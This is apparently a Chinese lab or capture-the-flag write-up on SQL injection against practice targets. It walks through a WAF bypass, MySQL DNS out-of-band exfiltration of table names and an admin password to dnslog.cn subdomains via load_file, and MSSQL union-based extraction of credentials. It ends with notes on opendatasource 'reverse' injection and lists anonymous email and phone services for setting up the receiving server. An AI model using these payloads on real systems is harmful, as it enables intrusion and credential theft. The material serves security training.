


- 找到回显点



- 放在1前面，可以显示4个admin的数据

105 union select admin.*,1,2,3,4,5,6,7,8,9,10 from admin




Mysql——DNS注入

- 环境<http://59.63.200.79:8014/index3.php>

- 一打开发现就直接waf拦截



- 发现是个老版本的waf, 可以用.txt来绕过



- 然后就是常规的注入测试了, 为2个字段



- 但是发现报错不回显，只能思考盲注了，sleep明显刷了5秒，所以是时间盲注，但是题目提醒是DNS注入，所以
- 地址：<http://dnslog.cn> 获取地址

- 漏洞原理
- Dns注入 => 让盲注变成显错注入
- 在某些无法直接利用漏洞获得回显的情况下，但是目标可以发起请求，这个时候就可以通过DNS请求把想获得的数据外带出来。
- 对于sql盲注，常见的方法就是二分法去一个个猜，但是这样的方法麻烦不说，还很容易因为数据请求频繁导致被ban。
- 所以可以将select到的数据发送给一个url，利用dns解析产生的记录日志来查看数据。

load_file() 支持UNC路径

//a.zkaq.cn/abc => a.zkaq.cn服务器某个端口

DNS => a.zkaq.cn

日志 => 日记 记录操作、记录访问的文件

DNS可能日志 =>

某时某分谁谁谁请求我查某某域名

如果我们搭建一个DNS服务器来承接域名解析。所有的访问域名都会被我们的日志记录下来

域名 => 由运营商解析。修改域名的设置方法，强行执行某个Ip去解析域名 NS记录固定的域名 由固定的DNS服务器解析

<http://dnslog.cn/> 前辈开发的DNS平台，避免了上述麻烦的操作

- DNS日志记录会返回我们请求的数据信息

Get SubDomain Refresh Record

y4duda.dnslog.cn

DNS Query Record	IP Address	Created Time
134155123.y4duda.dnslog.cn	120.202.250.20	2021-07-27 11:39:38
134155123.y4duda.dnslog.cn	211.137.50.54	2021-07-27 11:39:38
134155123.y4duda.dnslog.cn	120.202.250.22	2021-07-27 11:39:38
123.y4duda.dnslog.cn	120.202.250.20	2021-07-27 11:39:28
123.y4duda.dnslog.cn	120.202.250.22	2021-07-27 11:39:27
123.y4duda.dnslog.cn	211.137.50.54	2021-07-27 11:39:27
y4duda.dnslog.cn	120.202.250.20	2021-07-27 11:39:19
y4duda.dnslog.cn	120.202.250.21	2021-07-27 11:39:19
y4duda.dnslog.cn	120.202.250.20	2021-07-27 11:39:19
y4duda.dnslog.cn	211.137.50.54	2021-07-27 11:39:19



- 测试一下 `load_file` 直接访问 dns 解析来获取地址

```
load_file('//demo.uf7elz.dnslog.cn/abc')  
//就是UNC路径访问共享demo.uf7elz.dnsLog.cn的服务器下的共享文件夹abc
```



Get SubDomain Refresh Record


uf7elz.dnslog.cn

DNS Query Record	IP Address	Created Time
ccbbbcc.uf7elz.dnslog.cn	59.63.230.105	2021-07-27 11:52:39
ccbbbcc.uf7elz.dnslog.cn	59.63.230.105	2021-07-27 11:52:39
cccc.uf7elz.dnslog.cn	59.63.230.106	2021-07-27 11:52:19
chine.uf7elz.dnslog.cn	59.63.230.106	2021-07-27 11:51:47
demo.uf7elz.dnslog.cn	173.194.171.10	2021-07-27 11:49:45
demo.uf7elz.dnslog.cn	59.63.230.106	2021-07-27 11:49:45
demo.uf7elz.dnslog.cn	59.63.230.106	2021-07-27 11:49:45
ccc.uf7elz.dnslog.cn	120.202.250.20	2021-07-27 11:48:15
ccc.uf7elz.dnslog.cn	120.202.250.21	2021-07-27 11:48:15
ccc.uf7elz.dnslog.cn	120.202.250.21	2021-07-27 11:48:15

- 注意一点，自测的时候，load_file是需要单独开启的，否则是无法使用的


- 构造一个语句来报错注入，利用concat连接起来，查数据库

```
http://59.63.200.79:8014/index3.php/1.txt?id=1 and load_file(concat('///',(select database()),'.uf7elz.dnslog.cn/abc'))
```



- 就直接查表

`http://59.63.200.79:8014/index3.php/1.txt?id=1 and Load_file(concat('///',(select table_name from information_schema.tables where table_schema=database() Limit 0,1),'.l6xxex.dnslog.cn/abc'))`



- 看看还有没有其他的表，抓包

Attack type: Sniper

```

1 GET /index3.php/1.txt?id=
1%20%20and%20load_file(concat(%27//%27,(select%20table_name%20from%20information_schema.tables%20where%20table_schema=database())%20lim
it%20$0$,1),%27.l6xxex.dnslog.cn/abc%27)) HTTP/1.1
2 Host: 59.63.200.79:8014
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
9
6 Referer:
http://59.63.200.79:8014/index3.php/1.txt?id=1%20%20and%20load_file(concat(%27//%27,(select%20table_name%20from%20information_schema.t
ables%20where%20table_schema=database())%20limit%200,1),%27.l6xxex.dnslog.cn/abc%27))
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: ASPSESSIONID$ABTRDSD=PIFHINODDEMLIOCLJGJPMI; ASPSESSIONID$SCARTAB=CEBPKMECIMGELLPOAMBILFOK; ID=
105%20union%20select%20admin%2E%2A%2C1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%20from%20admin; safedog-flow-item=
701221428CB30BEC09BFBDB973200A2E
10 Connection: close
11
12

```

Buttons: Add \$, Clear \$, Auto \$, Refresh

- 跑一下

Get SubDomain Refresh Record


l6xxex.dnslog.cn

DNS Query Record	IP Address	Created Time
news.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:10:28
news.l6xxex.dnslog.cn	173.194.93.2	2021-07-27 12:10:28
ews.l6xxex.dnslog.cn	74.125.186.201	2021-07-27 12:10:27
admin.l6xxex.dnslog.cn	172.253.6.2	2021-07-27 12:09:53
admin.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:06:34
admin.l6xxex.dnslog.cn	74.125.186.202	2021-07-27 12:06:34
id.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:05:42
ld.l6xxex.dnslog.cn	173.194.93.3	2021-07-27 12:05:42

- 就admin有用，那就看看admin 的字段

`http://59.63.200.79:8014/index3.php/1.txt?id=1 and Load_file(concat('//',(select column_name from information_s chema.columns where table_schema=database() and table_name='admin' Limit 3,1),'.l6xxex.dnslog.cn/abc'))`


测了下了两个有用的字段



DNS Query Record	IP Address	Created Time
password.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:13:20
password.l6xxex.dnslog.cn	74.125.41.2	2021-07-27 12:13:20
username.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:13:10

- 查flag

`http://59.63.200.79:8014/index3.php/1.txt?id=1 and Load_file(concat('///',(select password from admin),'.l6xxex.dnslog.cn/abc'))`



DNS Query Record	IP Address	Created Time
1flag1good1.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:15:03
flag.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:14:18
password.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:13:20
password.l6xxex.dnslog.cn	74.125.41.2	2021-07-27 12:13:20
username.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:13:10
news.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:10:28
news.l6xxex.dnslog.cn	173.194.93.2	2021-07-27 12:10:28
ews.l6xxex.dnslog.cn	74.125.186.201	2021-07-27 12:10:27
admin.l6xxex.dnslog.cn	172.253.6.2	2021-07-27 12:09:53
admin.l6xxex.dnslog.cn	59.63.230.106	2021-07-27 12:06:34

- 总结一下，虽然可以很简单的把盲注变报错注入，但是条件不是很理想。首先目标得带有SMB服务（共享文件），windows自带，linux不自带，目标得有网络。还得开启了文件读取的函数功能。

MSSQL——显错注入和反弹注入


- 环境 `http://59.63.200.79:8015/?id=1`
- 这个靶场存在两种方式的注入。
- 第一种是显错注入形式

- 需要严格注意的是MSSQL中对数据类型有严格的要求，猜测输出点的时候填充点用NULL填充

• 判断字段

id	Title	Body
1	如何让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */


三个字段



• 判断填充数据类型

id	Title	Body
1	如何让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */

null填充发现可以执行



id	Title	Body
1	怎么让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */
1	2	3

判断出第一个字段为数字型, 后面两个为字符型要加单引号

http://59.63.200.79:8015/?id=1' union all select 1,'2','3'--+

• 查表名

http://59.63.200.79:8015/?id=1' union all select 1,'2',table_name from information_schema.tables--+


id	Title	Body
1	怎么让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */
1	2	admin
1	2	dtproperties
1	2	news
1	2	sysconstraints
1	2	syssegments

http://59.63.200.79:8015/?id=1' union all select 1,'2',table_name from information_schema.tables--+

• 查字段

http://59.63.200.79:8015/?id=1' union all select 1,'2',column_name from information_schema.columns where table_name='admin'--+


id	Title	Body
1	怎么让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */
1	2	id
1	2	username
1	2	passwd
1	2	token



- 拿flag

http://59.63.200.79:8015/?id=' union all select 1,token,passwd from admin--+

id	Title	Body
1	怎么让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */
1	zkag(e9c9e67c5)	admin



- 第二种方式是采用反弹注入中利用堆叠注入多语句执行

- 定义:存在SQL注入点却无法进行注入、注入工具猜解的速度异常缓慢、错误提示信息关闭、无法返回注入结果等,可以使用反弹注入来进行解决
- 原理:反弹注入需要依赖于函数opendatasource的支持,将当前数据库中的查询结果发送到另一数据库服务器中,从而获取目标服务器中数据库信息
- 堆叠注入
 1. 分号 (;) 是用来表示一条sql语句的结束
 2. 多条SQL语句同时执行,可以执行任意语句,不用只局限于一种类型的语句
- 反弹注入的条件
 1. 有SQL注入,漏洞
 2. 外部数据库得插进去(我们要有一个外部数据库)[搭建一个MSSQL的数据库]公网ip[一台有公网ip的MSSQL数据库]

MSSQL注入 — 反弹注入实际就是把查询出来的数据发送到我们的MSSQL服务器上,那么我们需要自己的MSSQL数据库和一个公网IP

免费资源: 虚拟空间——在虚拟空间中开启MSSQL然后直接使用,可以免去MSSQL安装环境并且不需要特意购置云服务器来获取一个公网IP。虚拟空间也可以搭建网站和个人博客,有兴趣可以去尝试!

1. 香港云<http://www.webweb.com> 随便拿个邮箱然后注册就行(免费60天的试用,过期了就换个邮箱(惊奇的发现匿名邮箱也可以))
2. 香港云如果失效用这个: <https://my.gearhost.com/CloudSite>、<http://mssqlus.webweb.com/> (数据库操作)
3. 临时邮箱: <https://rootsh.com/>
4. 匿名电话号码: <https://yunduanxin.net/>

1. 环境准备

